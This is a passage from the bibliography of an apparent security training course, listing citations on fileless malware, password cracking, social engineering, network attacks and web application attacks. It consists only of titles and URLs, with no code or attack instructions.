90. Kate Brew, (2019), Fileless Malware Detection: A Crash Course, from https://cybersecurity.att.com/blogs/security-essentials/fileless-malware-detection.

91. Lenny Zeltser, (2018), How Fileless Malware Infections Start, from https://blog.minerva-labs.com/how-fileless-malware-infections-start.

92. Jareth, (2017), Fileless malware: Invisible threat or scaremongering hype?, from https://blog.emsisoft.com/en/29070/fileless-malware-attacks/.

93. What Is Fileless Malware?, from https://www.mcafee.com/enterprise/en-in/security-awareness/ransomware/what-is-fileless-malware.html.

94. Fileless Malware Attacks, from https://d3pakblog.wordpress.com/2018/05/05/d34n6_fileless-malware-attacks-intro/.

95. Pedro Tavares, (2018), The Art of Fileless Malware, from https://resources.infosecinstitute.com/art-fileless-malware/#gref.

96. Edmund Brumaghin, (2019), Divergent: "Fileless" NodeJS Malware Burrows Deep Within the Host, from https://blog.talosintelligence.com/2019/09/divergent-analysis.html.

97. Manohar Ghule and Mohd Sadique, (2019), Fileless malware campaign roundup, from https://www.zscaler.com/blogs/research/fileless-malware-campaign-roundup.

98. Dor Zvi, (2019), Obfuscated Fileless Malware in Cyberattackers' Toolkits: A Closer Look, from https://www.mimecast.com/blog/2019/06/obfuscated-fileless-malware-in-cyberattackers-toolkits-a-closer-look/.

99. David Strom, (2019), How to Defend Your Organization Against Fileless Malware Attacks, from https://securityintelligence.com/how-to-defend-your-organization-against-fileless-malware-attacks/.

100. (2018), Fileless Malware: What It Is and How to Stop It, from https://www.tripwire.com/state-of-security/security-awareness/fileless-malware-stop/.

101. Sharron Malaver, (2018), How to Protect Against Fileless Malware Attacks, from https://blog.minerva-labs.com/how-to-protect-against-fileless-malware-attacks.

102. Margaret Rouse, (2019), Fileless malware attack, from https://whatis.techtarget.com/definition/fileless-infection-fileless-malware.

103. Stephen Cooper, (2018), Fileless malware attacks explained, from https://www.comparitech.com/blog/information-security/fileless-malware-attacks/.

104. (2018), Fileless Malware the Stealth Attacker, from https://www.allot.com/resources/TB_FILELESS_MALWARE_THREAT_BULLETIN.pd_.pdf.

105. Microsoft Vulnerability Research (MSVR), from https://www.microsoft.com/en-us/msrc/msvr.

106. Renaud Deraison and Ron Gula, (2009), Blended Security Assessments, from https://www.tenable.com/sites/drupal.dmz.tenablesecurity.com/files/uploads/documents/whitepapers/Blended%20Security%20Assesments.pdf.

107. (2011), What is a vulnerability assessment?, from http://resecure.me/pdf/17542.pdf. .

108. Marcelo Silva, (2012), Vulnerability Assessment, from https://www.slideshare.net/CelloLtd/info-security-vulnerability-assessment.

109. Common Vulnerability Scoring System Calculator, from https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator.

110. (2019), Common Weakness Enumeration, from https://en.wikipedia.org/wiki/Common_Weakness_Enumeration.

111. (2015), Testing Scan Credentials for More Accurate Vulnerability Assessment, from https://www.tripwire.com/state-of-security/vulnerability-management/testing-scan-credentials-for-more-accurate-vulnerability-assessment/.

112. (2011), Credentialed vs Non-Credentialed scans, from https://discussions.qualys.com/thread/10133.

113. Syamini Sreedharan, What is Vulnerability Assessment? Testing Process, VAPT Scan Tool, from https://www.guru99.com/vulnerability-assessment-testing-analysis.html.

114. Martin Hell, (2019), What is a security threat?, from https://debricked.com/blog/2019/05/29/what-is-a-security-threat.

115. Stephen Watts, (2020), IT Security Vulnerability vs Threat vs Risk: What are the Differences?, from https://www.bmc.com/blogs/security-vulnerability-vs-threat-vs-risk-whats-difference/.

116. What is Adware? – Definition and Explanation, from https://www.kaspersky.co.in/resource-center/threats/adwar.

117. Mark Gorrie, What Is Adware?, from https://us.norton.com/internetsecurity-emerging-threats-what-is-grayware-adware-and-madware.html.

118. Ellen Zhang, (2017), What is Adware? How it Works and How to Protect Yourself Against Adware, from https://digitalguardian.com/blog/what-adware-how-it-works-and-how-protect-yourself-against-adware.

119. How to Get Rid of Adware with These 5 Tips, from http://solidsystemsllc.com/how-to-get-rid-of-adware/.

120. Zero-Day Vulnerability, from https://www.trendmicro.com/vinfo/us/security/definition/zero-day-vulnerability.

121. Bruce Schneier, (2013), Security Vulnerabilities of Legacy Code, from https://www.schneier.com/blog/archives/2013/12/security_vulner_3.html.

Module 04: Password Cracking Techniques and Countermeasures

122. Ricky Magalhaes, (2003), Using passwords as a defense mechanism to improve Windows security, from http://techgenix.com/passwords_improve_windows_security_part2/.

123. DaijiSanai and HidenobuSeki, (2004), Optimized Attack for NTLM2 Session Response, from https://www.blackhat.com/presentations/bh-asia-04/bh-jp-04-pdfs/bh-jp-04-seki.pdf.

124. Brute force attack - Wikipedia, the free encyclopedia, from https://en.wikipedia.org/wiki/Brute-force_attack.

125. Passwords, from http://media.techtarget.com/searchSecurity/downloads/HackingforDummiesCh07.pdf.

126. The Hack FAQ: Password Basics, from https://www.nmrc.org/pub/faq/hackfaq/hackfaq-04.html.

127. Fred B. Schneider, Authentication, from http://www.cs.cornell.edu/Courses/cs513/2000sp/NL10.html.

128. Srikanth Ramesh, How to Hack Windows Administrator Password, from https://www.gohacking.com/hack-windows-administrator-password./.

129. Sarah Granger, (2002), The Simplest Security: A Guide To Better Password Practices, from https://community.broadcom.com/groups/communities/community-home/librarydocuments/viewdocument?DocumentKey=bf676294-670c-4bb6-9124-f25e50fd2f85&CommunityKey=60a22582-1783-4c99-880a-e9aef704bce3&tab=librarydocuments.

130. Jesper M. Johansson, Windows Passwords: Everything You Need To Know, from http://download.microsoft.com/download/a/d/0/ad0f04a3-21b2-4d79-9049-f5fadb632ace/SEC401-JesperJohansson.pdf.

131. Dr-Hack, (2009), Hash injection Attacks in a Windows Network, from https://blog.drhack.net/hash-injection-attacks-in-a-windows-network/.
132. How to prevent Windows from storing a LAN manager hash of your password in Active Directory and local SAM databases, from https://docs.microsoft.com/en-US/troubleshoot/windows-server/windows-security/prevent-windows-store-lm-hash-password.
133. Link Local Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NBT-NS), from https://www.cccsecuritycenter.org/remediation/llmnr-nbt-ns.
134. Jon Sternstein, Local Network Attacks: LLMNR and NBT-NS Poisoning, from https://www.sternsecurity.com/blog/local-network-attacks-llmnr-and-nbt-ns-poisoning.
135. LLMNR / NBT-NS Spoofing Attack Network Penetration Testing, from https://www.aptive.co.uk/blog/llmnr-nbt-ns-spoofing/.
136. Mucahit Karadag, (2016), What is LLMNR & WPAD and How to Abuse Them During Pentest?, from https://pentest.blog/what-is-llmnr-wpad-and-how-to-abuse-them-during-pentest/.
137. William Hurer-Mackay, (2016), LLMNR and NBT-NS Poisoning Using Responder, from https://www.4armed.com/blog/llmnr-nbtns-poisoning-using-responder/.
138. Link Local Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NBT-NS), from https://www.cccsecuritycenter.org/remediation/llmnr-nbt-ns.
139. (2018), Microsoft NTLM, from https://docs.microsoft.com/en-us/windows/win32/secauthn/microsoft-ntlm.
140. Amrita Mitra, (2017), What is Pass The Hash Attack?, from https://www.thesecuritybuddy.com/vulnerabilities/what-is-a-pass-the-hash-attack/.
141. (2019), Pass the hash, from https://en.wikipedia.org/wiki/Pass_the_hash.
142. Yaron Ziner, (2017), Advanced Techniques Attackers Use to Crack Passwords, from https://resources.infosecinstitute.com/advanced-techniques-attackers-use-crack-passwords/#gref.
143. Jeff Petters, (2018), Kerberos Authentication Explained, from https://www.varonis.com/blog/kerberos-authentication-explained/.
144. Ryan Becwar, and Vincent Le Toux, (2019), Pass the Ticket, from https://attack.mitre.org/techniques/T1097/.
145. Chris Stoneff, (2018), Defending Against Pass-the-Ticket Attacks, from https://www.beyondtrust.com/blog/entry/defending-against-pass-the-ticket-attacks.
146. (2017), Cracking Passwords: 11 Password Attack Methods (And How They Work), from https://datarecovery.com/rd/cracking-passwords-11-password-attack-methods-work/.
147. Jens Steube, (2013), Advanced password guessing, from https://hashcat.net/events/p13/js-apg-htftl20.pdf.
148. Atom, (2010), Automated Password Cracking: Use oclHashcat To Launch A Fingerprint Attack, from https://www.question-defense.com/2010/08/15/automated-password-cracking-use-oclhashcat-to-launch-a-fingerprint-attack.
149. The Different Types of Password Cracking Techniques, from https://password-managers.bestreviews.net/the-different-types-of-password-cracking-techniques/.
150. Lisa Bock, Defend against password attacks, from https://www.linkedin.com/learning/ethical-hacking-system-hacking/defend-against-password-attacks.
151. Daniel Doc Sewell, Offline Password Cracking: The Attack and the Best Defense, from https://www.alpinesecurity.com/blog/offline-password-cracking-the-attack-and-the-best-defense-against-it.
152. Samantha Rorke, (2017), Protecting your Network against Brute Force Password attacks, from https://www.lookingglasscyber.com/blog/threat-intelligence-insights/protecting-network-brute-force-password-attacks/.
153. How Do I Create a Strong and Unique Password?, from https://www.webroot.com/in/en/resources/tips-articles/how-do-i-create-a-strong-password.
154. (2021), Password must meet complexity requirements, from https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/password-must-meet-complexity-requirements.
155. Chris Hoffman, (2018), How to Create a Strong Password (and Remember It), from https://www.howtogeek.com/195430/how-to-create-a-strong-password-and-remember-it/.

Module 05: Social Engineering Techniques and Countermeasures

156. Terry Turner, Social Engineering – Can Organizations Win the Battle?, from http://www.infosecwriters.com/text_resources/pdf/Social_Engineering_Can_Organizations_Win.pdf.
157. Sharon Gaudin, Social Engineering: The Human Side Of Hacking, from http://www.crime-research.org/library/Sharon2.htm.
158. (2007), Phishing and bogus emails: HM Revenue and Customs examples, from https://www.gov.uk/government/publications/phishing-and-bogus-emails-hm-revenue-and-customs-examples.
159. (2014), How to Protect Insiders from Social Engineering Threats, from https://docs.microsoft.com/en-us/previous-versions/tn-archive/cc875841(v=technet.10)?redirectedfrom=MSDN.
160. Gunter Ollmann, The Phishing Guide (Part 1), from http://www.technicalinfo.net/papers/Phishing.html.
161. (2009), Social engineering, from https://searchsecurity.techtarget.com/definition/social-engineering.
162. Impersonation, from https://www.social-engineer.org/framework/attack-vectors/impersonation/.
163. Smishing, vishing, and phishing… oh my!, from https://www.forensicaccountingservices.com/fraudvault/smishing-vishing-and-phishing/.
164. Clari Melo, (2014), Get to Know These Common Types of ID Theft, from https://www.igrad.com/articles/8-types-of-identity-theft.
165. (2015), The 10 Major Types of Identity Theft, from https://www.idtheftauthority.com/types/.
166. (2011), The 6 Types of Identity Theft, from https://securingtomorrow.mcafee.com/consumer/family-safety/the-6-types-of-identity-theft/.
167. (2015), Identity Theft, from https://completeid.com/types-of-identity-theft/.
168. (2020), Social engineering (security), from https://en.wikipedia.org/wiki/Social_engineering_(security)#Other_types.
169. Kevin Mitnick, What is social engineering?, from https://www.knowbe4.com/what-is-social-engineering/#1.
170. Courtney Heinbach, (2020), 5 Types of Social Engineering Attacks, https://www.datto.com/blog/5-types-of-social-engineering-attacks.
171. Pierluigi Paganini, (2020), The Most Common Social Engineering Attacks, from https://resources.infosecinstitute.com/common-social-engineering-attacks/#gref.
172. Successful Pretexting, from https://www.social-engineer.org/framework/influencing-others/pretexting/successful-pretexting/.
173. George Moraetes, (2017), The CISO's Guide to Managing Insider Threats, from https://securityintelligence.com/the-cisos-guide-to-managing-insider-threats/.
174. Linda Musthaler, (2008), 13 Best practices for preventing and detecting insider threats, from https://www.networkworld.com/article/2280365/13-best-practices-for-preventing-and-detecting-insider-threats.html.
175. Insider Threat Prevention Best Practices, from https://www.netwrix.com/Insider_Threat_Prevention_Best_Practices.html.

Module 06: Network Level Attacks and Countermeasures

176. Telephone tapping or wiretapping, from https://en.wikipedia.org/wiki/Telephone_tapping.
177. Sakun, (2011), Overview of Layer 2 Switched Networks and Communication, from http://www.sakunsharma.in/2011/07/overview-layer-2-switched-networks-communication/.
178. R. Droms, (1997), Dynamic Host Configuration Protocol, from https://www.ietf.org/rfc/rfc2131.txt.
179. Yusuf Bhaiji, Understanding, Preventing, Defending Against Layer 2 Attacks, from https://www.sanog.org/resources/sanog15/sanog15-yusuf-l2-security.pdf.
180. Satya P Kumar Somayajula, Yella. Mahendra Reddy, and Hemanth Kuppili, (2011), A New Scheme to Check ARP Spoofing: Prevention of MAN-IN-THE-MIDDLE Attack, from http://www.ijcsit.com/docs/Volume%202/vol2issue4/ijcsit2011020420.pdf.
181. Yusuf Bhaiji, Layer 2 Attacks & Mitigation Techniques, from https://www.sanog.org/resources/sanog7/yusuf-L2-attack-mitigation.pdf.
182. Undetectable sniffing on Ethernet, from https://www.askapache.com/hacking/sniffing-ethernet-undetected/.

183. ARP cache poisoning /ARP spoofing, from https://su2.info/doc/arpspoof.php.

184. Address Resolution Protocol (ARP), from https://www.erg.abdn.ac.uk/users/gorry/course/inet-pages/arp.html.

185. Tom Olzak, (2006), DNS Cache Poisoning: Definition and Prevention, from https://adventuresinsecurity.com/Papers/DNS_Cache_Poisoning.pdf.

186. Daiji Sanai, (2001), Detection of Promiscuous Nodes using ARP packets, from http://www.securityfriday.com/promiscuous_detection_01.pdf.

187. (2016), 7 Popular Layer 2 Attacks, from http://www.pearsonitcertification.com/articles/article.aspx?p=2491767.

188. (2018), Common Attack Types on Switches, from https://digitalfortresslk.wordpress.com/2018/03/22/common-attack-types-on-switches/.

189. (2006), Denial of Service Attacks: Teardrop and Landÿÿ, from http://users.tkk.fi/~lhuovine/study/hacker98/dos.html.

190. (2006), CERT warns of networked denial of service attacks – Computerworld, from http://www.computerworld.com/action/pages.do?command=viewPage&pagePath=/404.

191. Stephen M. Specht and Ruby B. Lee, (2004), Distributed Denial of Service: Taxonomies of Attacks, Tools and Countermeasures, from http://palms.ee.princeton.edu/PALMSopen/DDoS%20Final%20PDCS%20Paper.pdf.

192. Craig A. Huegen, (2005), Denial of Service Attacks: "Smurfing", from http://www.pentics.net/denial-of-service/white-papers/smurf.cgi.

193. Frank Kargl, Jörn Maier, Stefan Schlott, and Michael Weber, Protecting Web Servers from Distributed Denial of Service Attacks, from http://www10.org/cdrom/papers/409/.

194. (1997), Denial of Service Attacks, from https://resources.sei.cmu.edu/library/asset-view.cfm?assetID=496599.

195. Denial of service, from https://searchsecurity.techtarget.com/definition/denial-of-service.

196. Vladimir Golubev, (2005), DoS attacks: crime without penalty, from https://www.crime-research.org/articles/1049/.

197. Ping of death, from https://searchsecurity.techtarget.com/definition/ping-of-death.

198. Jason Anderson, (2001), An Analysis of Fragmentation Attacks, from http://www.ouah.org/fragma.html.

199. Mariusz Burdach, (2003), Hardening the TCP/IP stack to SYN attacks, from https://www.symantec.com/connect/articles/hardening-tcpip-stack-syn-attacks.

200. Deepak Singh Rana, Naveen Garg, and Sushil Kumar Chamoli, (2012), A Study and Detection of TCP SYN Flood Attacks with IP spoofing and its Mitigations, from http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.434.8352&rep=rep1&type=pdf.

201. Stephen Specht and Ruby Lee, (2003), Taxonomies of Distributed Denial of Service Networks, Attacks Tools, and Countermeasures, from https://www.princeton.edu/~rblee/DDoS%20Survey%20Paper_v7final.doc.

202. Gary C. Kessler, (2000), Defenses against Distributed Denial-Of-Service, from https://www.garykessler.net/library/ddos.html.

203. DDoS Attacks, from https://www.grc.com/sn/sn-008.pdf.

204. Steve Gibson, (2002), Distributed Reflection Denial of Service, from https://homes.cs.washington.edu/~arvind/cs425/doc/drdos.pdf.

205. Abhishek Singh, (2005), Demystifying Denial-Of-Service attacks, part one, from https://community.broadcom.com/symantecenterprise/communities/community-home/librarydocuments/viewdocument?DocumentKey=b5a87fa6-8c87-4f62-9804-613c9dbcc9a8&CommunityKey=1ecf5f55-9545-44d6-b0f4-4e4a7f5f5e68&tab=librarydocuments.

206. Denial-of-service attack, from https://en.wikipedia.org/wiki/Denial-of-service_attack.

207. What is a DDoS Attack, from https://www.digitalattackmap.com/understanding-ddos/.

208. Glenn Carl and George Kesidis, (2009), Denial-of-Service Attack-Detection Techniques, https://www.evernote.com/shard/s9/note/b11a8c31-8651-4d74-acf9-1fb1b3c0f090/wishi/crazylazy#st=p&n=b11a8c31-8651-4d74-acf9-1fb1b3c0f090.

209. Glenn Carl, (2006), Denial-of-Service Attack-Detection Techniques, from https://www.computer.org/csdl/mags/ic/2006/01/w1082-abs.html.

210. Stephen M. Specht and Ruby B. Lee, (2003), Distributed Denial of Service: Taxonomies of Attacks, Tools and Countermeasures, from http://palms.ee.princeton.edu/PALMSopen/DDoS%20Final%20PDCS%20Paper.pdf.
211. Vijay C Uyyuru, Prateek Arora, and Terry Griffin, Denial of Service (DoS), from http://www.cse.unt.edu/~6581s001/vijay_dos1.ppt.
212. (2007), Denial Of services [botnet] (DoS), from https://www.go4expert.com/articles/denial-services-botnet-dos-t3184/.
213. SYN Flood Attack, from https://www.cloudflare.com/learning/ddos/syn-flood-ddos-attack/.
214. Zobair Khan, (2015), Basics on DDos, from https://www.slideshare.net/kzobair/ddosbdnog.
215. Brian Prince, (2013), Multi-vector DDoS Attacks Grow in Sophistication, from https://www.securityweek.com/multi-vector-ddos-attacks-grow.
216. 35 Types of DDoS Attacks Explained, from https://javapipe.com/blog/ddos-types/.
217. UDP Flood Attack, from https://www.cloudflare.com/learning/ddos/udp-flood-ddos-attack/.
218. (2006), hunt(1) - Linux man page, from https://linux.die.net/man/1/hunt.
219. (2006), Web Application Attacks – Intro, from www.netprotect.ch/downloads/webguide.pdf.
220. Steps in Session Hijacking, from https://www.hackguide4u.com/2010/03/steps-in-session-hijacking.html.
221. Session Hijacking, from https://www.imperva.com/learn/application-security/session-hijacking/.
222. Adnan Anjum, Spoofing Vs Hijacking, from https://www.hackguide4u.com/2010/03/spoofing-vs-hijacking.html.
223. Lee Lawson, (2005), Session Hijacking Packet Analysis, from https://www.scribd.com/document/53979390/3479.
224. Session hijacking attack, from https://owasp.org/www-community/attacks/Session_hijacking_attack.
225. Shray Kapoor, Session Hijacking Exploiting TCP, UDP and HTTP Sessions, from http://www.infosecwriters.com/text_resources/pdf/SKapoor_SessionHijacking.pdf.
226. (2008), Prevention from Session Hijacking, from http://hydtechie.blogspot.com/2008/08/prevention-from-session-hijacking.html.
227. Harsh Kevadia, (2013), Session Hijacking, from https://www.slideshare.net/harshjk/session-hijacking-by-harsh-kevadiya.
228. Session Hijacking: A Primer, from http://www.cs.binghamton.edu/~steflik/cs455/sessionhijacking.htm.

Module 07: Web Application Attacks and Countermeasures

229. Web Parameter Tampering, from https://owasp.org/www-community/attacks/Web_Parameter_Tampering.
230. Securing applications, from https://www.slideshare.net/florinc/application-security-1831714.
231. Robert Auger, (2009), Server Misconfiguration, from http://projects.webappsec.org/w/page/13246959/Server%20Misconfiguration.
232. (2009), Cache Poisoning, from https://owasp.org/www-community/attacks/Cache_Poisoning.
233. Improving Web Application Security: Threats and Countermeasures, from https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff649874(v=pandp.10)?redirectedfrom=MSDN.
234. J.D. Meier, Alex Mackman, Michael Dunner, Srinath Vasireddy, Ray Escamilla, and Anandha Murukan, (2010), Securing Your Web Server, from https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff648653(v=pandp.10)?redirectedfrom=MSDN.
235. Web Server Security and Database Server Security, from https://www.acunetix.com/websitesecurity/webserver-security/.
236. Windows IIS Server hardening checklist, from https://searchsecurity.techtarget.com/feature/Windows-IIS-server-hardening-checklist.
237. IIS Web Server Security, from https://www.acunetix.com/websitesecurity/iis-security/.
238. Checklist: Securing Your Web Server, from https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff648198(v=pandp.10)?redirectedfrom=MSDN.
239. Directory Traversal Attacks, from https://www.acunetix.com/websitesecurity/directory-traversal/.

240. Shani, Oren, (2010), System and Method for Identification, Prevention and Management of Web-Sites Defacement Attacks, from https://www.freepatentsonline.com/y2010/0107247.html.
241. Bodvoc, (2010), An Overview of a Web Server, from https://bodvoc.wordpress.com/2010/07/02/an-overview-of-a-web-server/.
242. (2009), IIS 7.0 Architecture, from https://www.gandhipritesh.com/2009/05/iis-70-architecture.html.
243. Robert Auger, Server Misconfiguration, from http://projects.webappsec.org/w/page/13246959/Server-Misconfiguration.
244. Robert Auger, HTTP Response Splitting, from http://projects.webappsec.org/w/page/13246931/HTTP-Response-Splitting.
245. HTTP Response Splitting, from https://owasp.org/www-community/attacks/HTTP_Response_Splitting.
246. (2005), Introduction to HTTP Response Splitting, from https://securiteam.com/securityreviews/5WP0E2KFGK.
247. How to hack a Web Server, from https://www.guru99.com/how-to-hack-web-server.html.
248. Siddharth Bhattacharya, (2009), Hacking A Web Site and Secure Web Server Techniques Used, from https://www.slideshare.net/siddharthbhattacharya/hacking-a-web-site-and-secure-web-server-techniques-used.
249. (2014), What is the ultimate goal of hacking a webserver?, from https://security.stackexchange.com/questions/48705/what-is-the-ultimate-goal-of-hacking-a-webserver.
250. DNS Hijacking: What is it and How it Works, from https://www.gohacking.com/dns-hijacking/.
251. Niranjan, (2006), DNS Amplification Attack, from http://nirlog.com/2006/03/28/dns-amplification-attack/.
252. (2009), How to detect if your webserver is hacked and get alerted, from https://www.webdigi.co.uk/blog/2009/how-to-detect-if-your-webserver-is-hacked-and-get-alerted.
253. Amit Klein, (2004), HTTP Response Splitting, Web Cache Poisoning Attacks, from http://www.ouah.org/whitepaper_httpresponse.pdf.
254. Web Server, from https://www.tutorialspoint.com/internet_technologies/web_servers.htm.
255. Web server, from https://en.wikipedia.org/wiki/Web_server.
256. Addison Wesley Longman, 2003, Web Server Operation, from http://web.cs.wpi.edu/~kal/courses/awt/lab6/wwwch11servlets.PDF.
257. (2019), What is the Server Side Request Forgery Vulnerability & How to Prevent It?, from https://www.netsparker.com/blog/web-security/server-side-request-forgery-vulnerability-ssrf/.
258. Ian Muscat, (2019), What is Server Side Request Forgery (SSRF)?, from https://www.acunetix.com/blog/articles/server-side-request-forgery-vulnerability/.
259. Server-side request forgery (SSRF), from https://portswigger.net/web-security/ssrf.
260. Web Server Attacks and Countermeasures, from https://sites.google.com/a/pccare.vn/it/security-pages/web-server-attacks-and-countermeasures.
261. (2019), DNS Hijacking: How to Identify and Protect Against it, from https://securitytrails.com/blog/dns-hijacking.
262. (2006), ISYOUR WEBSITE HACKABLE, from http://www.acunetix.com/vulnerability-scanner/wvsbrochure.pdf.
263. (2006), The 21 Primary Classes of Web Application Threats, from www.netcontinuum.com/securityCentral/TopThreatTypes/index.cfm.
264. Path Traversal and URIs, from https://phucjimy.wordpress.com/category/document-security/.
265. Code Injection, from https://owasp.org/www-community/attacks/Code_Injection.
266. (2009), Path Traversal, from https://owasp.org/www-community/attacks/Path_Traversal.
267. LDAP Injection & BLIND LDAP Injection, from https://www.blackhat.com/presentations/bh-europe-08/Alonso-Parada/Whitepaper/bh-eu-08-alonso-parada-WP.pdf.
268. (2016), Cross-site Scripting (XSS), from https://owasp.org/www-community/attacks/xss/.
269. Robert "RSnake" Hansen, (2014), XSS Filter Evasion Cheat Sheet, from https://owasp.org/www-community/xss-filter-evasion-cheatsheet.
270. Managing Web Services, from https://docs.oracle.com/cd/E19316-01/820-4335/gbbjk/index.html.

271. Common Web-Based Applications Attacks, from http://www.applicure.com/Common_Web_Based_Applications_Attacks#2._Injection_Flaws.
272. The Cross-Site Scripting (XSS) FAQ, from https://www.cgisecurity.com/xss-faq.html.
273. Quick Security Reference - Cross-Site Scripting.docx, from http://download.microsoft.com/download/E/E/7/EE7B9CF4-6A59-4832-8EDE-B018175F4610/Quick%20Security%20Reference%20-%20Cross-Site%20Scripting.docx.
274. Jeff Orloff, The Big Website Guide to a Hacking Attack, from http://www.applicure.com/blog/big-website-guide-to-a-hacking-attack.
275. What is Cross-Site Scripting (XSS)?, from http://www.applicure.com/blog/what-is-cross-site-scripting.
276. Amit Klein, (2005), DOM Based Cross Site Scripting or XSS of the Third Kind, from http://www.webappsec.org/projects/articles/071105.shtml.
277. Philip Tellis, (2010), Common Security Mistakes in Web Applications, from https://www.smashingmagazine.com/2010/10/common-security-mistakes-in-web-applications/.
278. J.D. Meier, Alex Mackman, Michael Dunner, Srinath Vasireddy, Ray Escamilla and Anandha Murukan, (2003), Improving Web Application Security: Threats and Countermeasures, from https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff649874(v=pandp.10)?redirectedfrom=MSDN.
279. Alex Homer, (2009), Components and Web Application Architecture, from https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-2000-server/bb727121(v=technet.10)?redirectedfrom=MSDN.
280. Unvalidated Input, from https://wiki.owasp.org/index.php/Unvalidated_Input.
281. Kevin Beaver, The importance of input validation, from https://searchsoftwarequality.techtarget.com/tip/The-importance-of-input-validation.
282. Code injection, from https://en.wikipedia.org/wiki/Code_injection.
283. Robert Auger, (2011), LDAP Injection, from http://projects.webappsec.org/w/page/13246947/LDAP%20Injection.
284. Cross-site scripting, from https://en.wikipedia.org/wiki/Cross-site_scripting.
285. Akshay Jindal, Web Application Attack: Injection flaws Attack, from http://funwhichuwant.blogspot.in/search?updated-max=2012-10-12T23:01:00-07:00&max-results=10&reverse-paginate=true&start=79&by-date=false.
286. Preetish Panda, (2009), Web Application Vulnerabilities, from https://www.slideshare.net/technoplex/web-application-vulnerabilities.
287. Dawn Song, Web Security, from http://inst.eecs.berkeley.edu/~cs161/fa08/Notes/nov10-xss.pdf.
288. Input Validation Attacks, from https://www.insecure.in/input_validation.asp.
289. Abodiford, (2014), Sensitive Data Exposure, from https://www.slideshare.net/abodiford/sensitive-data-exposure.
290. (2017), XXE Injection Attacks – XML External Entity Vulnerability With Examples, from https://www.darknet.org.uk/2017/10/xxe-injection-attacks-xml-external-entity-vulnerability-examples/.
291. Alex Coleman, User Authentication and Access Control in a Web Application, from https://selftaughtcoders.com/user-authentication-access-control-web-application/.
292. Web Application Attack Trends, from https://www.ptsecurity.com/upload/corporate/ww-en/analytics/Web-Application-Attack-Trends-2017-eng.pdf.
293. Broken Authentication and Session Management, from https://hdivsecurity.com/owasp-broken-authentication-and-session-management.
294. Dafydd Stuttard and Marcus Pinto, (2011), The Web Application Hacker's Handbook, 2nd edition, Indianapolis, Wiley Publishing.
295. Allow or Block Access to Websites, from https://support.google.com/chrome/a/answer/7532419?hl=en.
296. Paul Rubens, (2018), How to Prevent SQL Injection Attacks, from https://www.esecurityplanet.com/threats/how-to-prevent-sql-injection-attacks.html.
297. Protecting Against SQL Injection, from https://www.hacksplaining.com/prevention/sql-injection.
298. What is the SQL Injection Vulnerability & How to Prevent it?, from https://www.netsparker.com/blog/web-security/sql-injection-vulnerability/.

299. LDAP and LDAP Injection/Prevention, from https://www.geeksforgeeks.org/ldap-ldap-injectionprevention/.

300. (2018), Understanding and Defending Against LDAP Injection Attacks, from https://ldap.com/2018/05/04/understanding-and-defending-against-ldap-injection-attacks/.

301. (2021), Top 10 Common Web Attacks: The First Steps to Protect Your Website, from https://www.vpnmentor.com/blog/top-10-common-web-attacks/.

302. Lucero Davalos Vizcarra, (2019), Top 10 Web Security Vulnerabilities to Watch Out for in 2019, from https://cai.tools.sap/blog/top-10-web-security-vulnerabilities-to-watch-out-for-in-2019/.

303. Cross-Site Scripting (XSS), from https://phpsecurity.readthedocs.io/en/latest/Cross-Site-Scripting-(XSS).html.

304. Cross Site Scripting Prevention Cheat Sheet, from https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html.

305. Directory Traversal, from https://portswigger.net/web-security/file-path-traversal.

306. Preventing directory traversal, from https://www.hacksplaining.com/prevention/directory-traversal.

307. (2013), Unvalidated Redirects and Forwards, from https://hdivsecurity.com/owasp-unvalidated-redirects-and-forwards.

308. (2017), Ask a Security Professional: Understanding Unvalidated Redirects and Forwards, from https://www.sitelock.com/blog/how-to-mitigate-unvalidated-redirects-forwards/.

309. Nathan Rossiter, (2014), Common Web Application Attacks and How to Prevent Them, from https://www.business2community.com/crisis-management/common-web-application-attacks-prevent-0949592.

310. (2008), Preventing SQL Injections in Online Applications: Study, Recommendations and Java Solution Prototype Based on the SQL DOM, from http://mirror.kioss.undip.ac.id/pustaka-bebas/library-sw-hw/linux-1/security/WebGoat/OWASP/OWASP-AppSecEU08-Janot.pdf.

311. Victor Chapela, Advanced SQL Injection, from https://www.slideshare.net/amiable_indian/advanced-sql-injection.

312. San-Tsai Sun, (2007), Classification of SQL Injection Attacks, from http://courses.ece.ubc.ca/412/term_project/reports/2007-fall/Classification_of_SQL_Injection_Attacks.pdf.

313. (2005), SQL injection, from http://searchsqlserver.techtarget.com/feature/SQL-injection.

314. What is SQL Injection?, from https://www.secpoint.com/sql-injection.html.

315. Rise in SQL Injection Attacks Exploiting Unverified User Data Input, from https://docs.microsoft.com/en-us/security-updates/SecurityAdvisories/2008/954462.

316. (2006), Injection Protection, from https://docs.microsoft.com/en-us/previous-versions/sql/legacy/aa224806(v=sql.80)?redirectedfrom=MSDN.

317. SQL Injection, from https://owasp.org/www-community/attacks/SQL_Injection.

318. Krzysztof Kotowicz, (2010), SQL Injection: Complete walkthrough (not only) for PHP developers, from https://www.slideshare.net/kkotowicz/sql-injection-complete-walktrough-not-only-for-php-developers.

319. Dmitry Evteev, (2009), Advanced SQL Injection, from http://www.ptsecurity.com/download/PT-devteev-Advanced-SQL-Injection-ENG.zip.

320. Cameron Hotchkies, (2004), Blind SQL Injection Automation Techniques, from https://www.blackhat.com/presentations/bh-usa-04/bh-us-04-hotchkies/bh-us-04-hotchkies.pdf.

321. SQL Injection, from https://docs.microsoft.com/en-us/previous-versions/sql/sql-server-2008-r2/ms161953(v=sql.105)?redirectedfrom=MSDN.

322. SQL Injection, from http://www.authorstream.com/Presentation/useful-155975-sql-injection-hacking-computers-22237-education-ppt-powerpoint/.

323. Ferruh Mavituna, (2007), SQL Injection Cheat Sheet, from https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/.

